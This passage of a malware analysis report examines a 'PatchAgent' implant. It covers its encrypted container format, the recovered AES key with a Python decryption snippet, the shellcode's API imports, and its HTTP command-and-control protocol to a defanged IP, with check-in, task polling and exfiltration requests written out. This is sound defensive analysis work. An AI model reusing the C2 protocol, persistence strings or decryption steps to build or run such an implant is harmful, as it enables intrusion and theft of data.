
PTCH v2 container evidence: a custom PatchAgent payload wrapper containing metadata, the AES-CBC IV, HMAC-SHA256 tag, and encrypted Stage 3 shellcode.
The PTCH v2 format is a 84-byte (0x54) header followed by the AES-CBC ciphertext. All fields confirmed by disassembly of wuaupdt.exe:0x140001ea0:
Offset  Size  Description                       Actual Value (wuaupdt.dat)
──────  ────  ────────────────────────────────  ─────────────────────────────────────────
0x00    4     Magic: "PTCH" (LE: 0x48435450)   50 54 43 48
0x04    1     Format version (must == 2)        02
0x05    1     Reserved                          00
0x06    2     Flags (flags & 0xFFF7 must == 0)  08 00
0x08    4     Payload size (ciphertext bytes)   1F 4E 00 00  (= 19,999 ≈ 20,000)
0x0C    4     Build / timestamp reference       08 15 B1 15
0x10    16    AES-CBC Initialization Vector     e7 36 ca df c8 ef 27 a6 d7 bb b3 a4 58 5a bd 50
0x20    16    HMAC-SHA256 tag (bytes  0–15)     b3 2a 92 4d 0f dc f0 0c 92 8a 59 58 26 e9 3f 1e
0x30    16    HMAC-SHA256 tag (bytes 16–31)     33 8d b0 a7 c5 0c eb 82 84 ad d5 a1 cc 4e b0 9a
0x40    1     Arch byte (0x06 = x64)            06
0x41    1     OS sub-version                    01
0x42    18    Reserved / padding                00 00 ab 8a b8 69 00...
0x54    20000 AES-256-CBC ciphertext            6811a6ad4296a4ca...
Decryption Parameters & Proof
Algorithm: AES-256-CBC (confirmed by BCryptSetProperty L”ChainingMode”=L”ChainingModeCBC”)
CyberChef AES-256-CBC setup confirming the recovered key and IV decrypt the PTCH ciphertext into shellcode.
| Parameter | Value |
|---|---|
| Key (hex) | d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590 |
| Key (bytes) | d3 6d ee e3 98 30 bf b1 11 b5 0b f8 31 5a 4d e2 92 81 2e 0d 2a af d5 fc 86 66 c9 db 11 e8 e5 90 |
| Key length | 32 bytes (AES-256) |
| IV | e7 36 ca df c8 ef 27 a6 d7 bb b3 a4 58 5a bd 50 (header offset 0x10) |
| Mode | CBC (no padding) |
| Ciphertext start | Offset 0x54 |
| Ciphertext size | 20,000 bytes |
HMAC verification result:
Computed HMAC-SHA256(key, ciphertext):
    b3 2a 92 4d 0f dc f0 0c 92 8a 59 58 26 e9 3f 1e
    33 8d b0 a7 c5 0c eb 82 84 ad d5 a1 cc 4e b0 9a

Stored in PTCH header[0x20:0x40]:
    b3 2a 92 4d 0f dc f0 0c 92 8a 59 58 26 e9 3f 1e
    33 8d b0 a7 c5 0c eb 82 84 ad d5 a1 cc 4e b0 9a

Match: ✓ VERIFIED
Decryption (Python):
from Crypto.Cipher import AES

key = bytes.fromhex("d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590")
with open("wuaupdt.dat", "rb") as f:
    ptch = f.read()

iv         = ptch[0x10:0x20]   # e736cadfc8ef27a6d7bbb3a4585abd50
ciphertext = ptch[0x54:]       # 20000 bytes

cipher    = AES.new(key, AES.MODE_CBC, iv)
plaintext = cipher.decrypt(ciphertext)  # 20000 bytes of shellcode
The encrypted payload (wuaupdt.dat) uses a custom binary container internally referred to as PTCH v2. The 84-byte header begins with the magic bytes 50 54 43 48 (PTCH), followed by a version field (02 00) and metadata fields including the payload size. The 16-byte AES initialization vector is embedded at header offset 0x10–0x1F (E736CADFC8EF27A6D7BBB3A4585ABD50), a layout confirmed by the BCryptDecrypt call in Stage 2, which reads the IV directly from that offset.
To verify decryption, the PTCH header was stripped (first 84 bytes dropped) and the remaining ciphertext was decrypted in CyberChef using AES-256-CBC with the 256-bit key recovered from the XOR-0x55-encoded blob in Stage 1’s .rdata section. The decrypted output is a position-independent x64 shellcode blob — Stage 3 — confirming the key, IV, and encryption mode were correctly identified through static analysis.
The decryption can also be reproduced with the CyberChef recipe preserved in the technical appendix. The main-body reproducibility path is the Python snippet above, which provides the same key, IV, offset, and AES-CBC parameters without embedding a long URL in the narrative flow.

Decrypted Stage 3 shellcode output showing the initial jump and embedded Base64 alphabet table.
First bytes of decrypted output:
0000: e9 70 08 00 00  ← JMP +0x870 → main function at offset 0x875
0005: 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50   ABCDEFGHIJKLMNOP
0015: 51 52 53 54 55 56 57 58 59 5a 61 62 63 64 65 66   QRSTUVWXYZabcdef
0025: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76   ghijklmnopqrstuv
0035: 77 78 79 7a 30 31 32 33 34 35 36 37 38 39 2b 2f   wxyz0123456789+/
← Full standard Base64 alphabet lookup table (64 bytes)
Shellcode Structure
The shellcode is position-independent code (PIC) — no PE header, no import table, no relocations. It locates its own APIs at runtime.

Shellcode layout evidence showing the position-independent entry stub, Base64 table, pre-main data region, and main function offset.
Offset 0x000–0x004 : E9 70 08 00 00    JMP to offset 0x875 (skip lookup table)
Offset 0x005–0x044 : Base64 alphabet   ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
Offset 0x045–0x874 : [additional lookup tables, string data, encrypted config]
Offset 0x875       : Main function entry
    40 55           push rbp
    48 8d ac 24 a0 fe ff ff  lea rbp, [rsp-0x160]
    48 81 ec 60 02 00 00     sub rsp, 0x260
    ...

The base64 alphabet is used to encode C2 task results before HTTP transmission (Content-Type: text/plain with base64-encoded body).
Pre-Main Data Block (Offsets 0x045–0x874)
The 2,096-byte block between the JMP instruction and the main function entry contains the shellcode’s entire static data region. It is a contiguous flat layout with no headers — the main function navigates it using hardcoded offsets from its own IP (PIC-style RIP-relative addressing). Fully dumped and analysed; key regions:
Offset 0x045–0x064 : Continuation of base64 alphabet (chars 'q'–'/')
Offset 0x065–0x3FF : Null-terminated 8-byte-aligned ASCII import string table
                     Libraries: kernel32.dll, ntdll.dll, advapi32.dll, wininet.dll
                     Functions: GetProcAddress, LoadLibraryA, VirtualAlloc, VirtualFree,
                                VirtualAllocEx, WriteProcessMemory, ReadProcessMemory,
                                CreateRemoteThread, OpenProcess, TerminateProcess,
                                CreatePipe, CreateProcessA, CreateProcessW,
                                ReadFile, CloseHandle, WaitForSingleObject, ExitProcess,
                                Sleep,   ← beaconing interval
                                GetTempPathA, GetEnvironmentVariableA, GetComputerNameA,
                                GetSystemInfo, GlobalMemoryStatusEx, GetTickCount,
                                IsDebuggerPresent, GetCurrentProcess, GetCurrentThread,
                                HeapCreate, HeapAlloc, HeapFree, GetProcessHeap,
                                SetHandleInformation, MultiByteToWideChar,
                                SetFileAttributesW, CreateFileW, WriteFile, DeleteFileW,
                                RemoveDirectoryW, GetModuleFileNameW,
                                FindFirstFileW, FindNextFileW, FindClose,
                                GetThreadContext, SetThreadContext, ResumeThread,
                                NtQueryInformationProcess, ZwUnmapViewOfSection,
                                RegDeleteValueW, RegOpenKeyExW, RegCloseKey,
                                InternetOpenA, InternetConnectA, HttpOpenRequestA,
                                HttpSendRequestA, InternetReadFile, InternetCloseHandle
Offset ~0x450       : C2 configuration strings (ASCII + UTF-16LE mixed)
                      "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
                      "46.30.188[.]99"
                      "HTTP/1.1"
                      "Content-Type"
                      "POST"
                      "GET"
                      "powershell.exe -NoP -NonI -W Hidden -EncodedCommand"
                      "Software\Microsoft\Windows\CurrentVersion\Run"  (UTF-16LE)
                      "PatchAgent"  (UTF-16LE)
                      "APPDATA"
                      "\Microsoft\PatchAgent"
                      "C:\Windows\System32\notepad.exe"
                      "svc_upd.exe"
                      "{\"hostname\":\"%s\"}"
                      "/api/checkin"
                      "id"
                      "/api/cmd/%s"
                      "/api/result/%s"
                      "cmd"
                      "xxxxxremove"
                      "ok"
Offset 0x06ec       : Build ID  0x69b88aab  (little-endian uint32)
                      ← MATCHES PTCH header offset 0x44 bytes: "ab 8a b8 69"
Offset ~0x0720–0x07e3 : 32 × 4-byte table = shellcode-internal function dispatch table
                         or relocation table (offsets range 0x33ab–0x5946)
Build ID cross-reference: The 4-byte value 0x69b88aab appears at shellcode offset 0x06ec and also in the PTCH container header at offset 0x42 (bytes ab 8a b8 69). This is a shared build identifier embedded by the build system to correlate a specific shellcode payload with its corresponding PTCH wrapper — confirming wuaupdt.dat is the intended container for exactly this shellcode version.
Embedded PE Section Artefacts
Within the pre-main block, MSVC-style PE section name strings are embedded:
.rdata       (VA 0x1000)
.rdata$voltmd (VA 0x17f0)
.rdata$zzzdbg (VA 0x1870, size 0x4368)
.text$mn     (VA 0x5bd8)
.xdata       (VA 0x6000)
.pdata
These are artefacts of the shellcode having been compiled as a PE binary by MSVC and then converted to PIC shellcode by stripping the PE header while preserving the section layout. The VA values reflect the original internal memory layout before PE-stripping.
API Resolution

Stage 3 API resolution evidence showing dynamic lookup of Windows functions from the shellcode data block.

Additional Stage 3 resolver evidence for runtime import discovery and function-pointer setup.
The shellcode contains plaintext import strings and resolves all functions dynamically by walking the PEB InMemoryOrderModuleList to locate kernel32.dll, then using GetProcAddress for all other functions.
PEB-based module walking and API resolution evidence used by the shellcode to avoid a static import table.
Full resolved API set:

Recovered Stage 3 API set covering process control, filesystem access, registry operations, and WinINet C2 communication.
Process & Memory (kernel32.dll):
GetProcAddress         LoadLibraryA           VirtualAlloc           VirtualFree
VirtualAllocEx         WriteProcessMemory     ReadProcessMemory      CreateRemoteThread
OpenProcess            TerminateProcess       GetCurrentProcess      GetCurrentThread
GetThreadContext       SetThreadContext       ResumeThread           SetHandleInformation
Process Execution & Timing (kernel32.dll):
CreateProcessA         CreateProcessW         CreatePipe             ExitProcess
WaitForSingleObject    ReadFile               WriteFile              CloseHandle
Sleep
Note on
Sleep: Confirmed present in the pre-main import string table at offset ~0x480 in the shellcode. This establishes that the Stage 3 implant uses a beaconing sleep interval between C2 polling cycles — not continuous polling. The exact interval is set at runtime by the C2 server’s response (likely encoded in the/api/cmd/<id>response JSON alongside the command).
Heap (kernel32.dll):
HeapCreate HeapAlloc HeapFree GetProcessHeapFile System (kernel32.dll):
CreateFileW            DeleteFileW            RemoveDirectoryW       SetFileAttributesW
GetModuleFileNameW     GetTempPathA           FindFirstFileW         FindNextFileW
FindClose              MultiByteToWideChar
Environment (kernel32.dll):
GetComputerNameA       GetEnvironmentVariableA   GetSystemInfo       GlobalMemoryStatusEx
GetTickCount           IsDebuggerPresent
Process Hollowing (ntdll.dll):
NtQueryInformationProcess ZwUnmapViewOfSectionRegistry (advapi32.dll):
RegOpenKeyExW RegDeleteValueW RegCloseKeyNetwork (wininet.dll):
InternetOpenA          InternetConnectA       HttpOpenRequestA
HttpSendRequestA       InternetReadFile       InternetCloseHandle
C2 Communication Protocol

Shellcode string evidence showing the hardcoded C2 configuration and HTTP protocol artefacts used by the Stage 3 implant.
Server: 46.30.188[.]99 (plain HTTP/1.1, no TLS)
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

Visual flow of the Stage 3 HTTP C2 protocol from check-in through task retrieval and result exfiltration.
Phase 1 — Initial Beacon (checkin):
POST /api/checkin HTTP/1.1
Host: 46.30.188[.]99
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Content-Length: <n>

{"hostname":"<COMPUTERNAME>"}
Phase 2 — Task Polling:
GET /api/cmd/<task_id> HTTP/1.1
Host: 46.30.188[.]99
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Response contains a base64-encoded PowerShell command.

Phase 3 — Result Exfiltration:
POST /api/result/<task_id> HTTP/1.1
Host: 46.30.188[.]99
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: text/plain
Content-Length: <n>

<base64(command_output)>
Implant Capabilities
